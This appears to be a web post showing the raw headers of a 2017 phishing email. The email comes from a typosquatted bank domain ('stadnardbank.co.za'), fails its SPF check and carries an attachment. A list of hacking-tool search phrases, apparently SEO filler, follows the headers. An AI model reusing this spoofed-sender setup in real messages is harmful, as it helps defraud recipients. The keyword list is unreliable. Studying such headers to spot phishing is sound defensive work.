Received: from localhost.localdomain (localhost.localdomain [127.0.0.1]) by
 rly14a.srv.mailcontrol.com (MailControl) id v9CAhaRp039947; Thu, 12 Oct 2017
 11:43:36 +0100
Received: from mx1.ssl-secure-mail.com (mx1.ssl-secure-mail.com
 [188.166.157.242]) by rly14a-eth0.srv.mailcontrol.com (envelope-sender
 <Emmanuel.Chatta@stadnardbank.co.za>) (MIMEDefang) with ESMTP id
 v9CAhZoc039719 (TLS bits=256 verify=NO); Thu, 12 Oct 2017 11:43:36 +0100
 (BST)
Received: from authenticated-user (mx1.ssl-secure-mail.com [188.166.157.242])
(using TLSv1 with cipher ECDHE-RSA-AES256-SHA (256/256 bits)) (No client
 certificate requested) by mx1.ssl-secure-mail.com (Postfix) with ESMTPSA id
 571CD1511D4; Thu, 12 Oct 2017 06:43:35 -0400 (EDT)
From: Emmanuel Chatta <Emmanuel.Chatta@stadnardbank.co.za>
To: <snip>
Subject: Document
Thread-Topic: Document
Thread-Index: AQHTQ0cx2UbfjWEaCEK0bdQsLAkUYA==
Date: Thu, 12 Oct 2017 10:43:35 +0000
Message-ID: <f8c34a32397e02274fd65930045f0204@ssl-secure-mail.com>
Content-Language: en-US
X-MS-Exchange-Organization-AuthSource: <snip>
X-MS-Has-Attach: yes
X-MS-TNEF-Correlator:
received-spf: Fail (protection.outlook.com: domain of <snip> does
 not designate 147.152.120.47 as permitted sender)
 receiver=protection.outlook.com; client-ip=147.152.120.47;
 helo=<snip>;
x-scanned-by: MailControl 44278.1987 (www.mailcontrol.com) on 10.65.1.124
x-mailcontrol-inbound: 4HEeExWtV!H1jiRXZJTT7wjEcFneOidAa+WVdv9sScH43ayzJcnLn4fvVkSq3YGx
x-ms-publictraffictype: Email
X-Microsoft-Exchange-Diagnostics: 1;AM4PR08MB2659;27:42C8MVC/6E4KnuK79xnDQihs/aWUnFSYSvMpUq/ZWFgliSK+uNXwEUaalqg0K4Ukdn7mPjI/6bOflK6H4WqZhQpH28iVAkhECXI6saRJPgqIf8Vn6JKx/rSyKhnUCz+c
Content-Type: multipart/mixed;
boundary="_002_f8c34a32397e02274fd65930045f0204sslsecuremailcom_"
MIME-Version: 1.0

More information
  1. Hacker Search Tools
  2. Hacking Tools For Kali Linux
  3. Hack Tools Pc
  4. Pentest Tools List
  5. Hacker Tools Free Download
  6. Pentest Tools Github
  7. Hacker Tools For Ios
  8. Tools Used For Hacking
  9. Hacker Tools Apk Download
  10. Tools 4 Hack
  11. How To Install Pentest Tools In Ubuntu
  12. Hack Tools For Pc
  13. Hacker Tools
  14. Hacker Tools Windows
  15. Hacking Tools Free Download
  16. Pentest Tools Kali Linux
  17. Hack Tool Apk
  18. Hacker Tools Hardware
  19. How To Hack
  20. Hacker Tools Mac
  21. Pentest Tools Find Subdomains
  22. Pentest Tools Free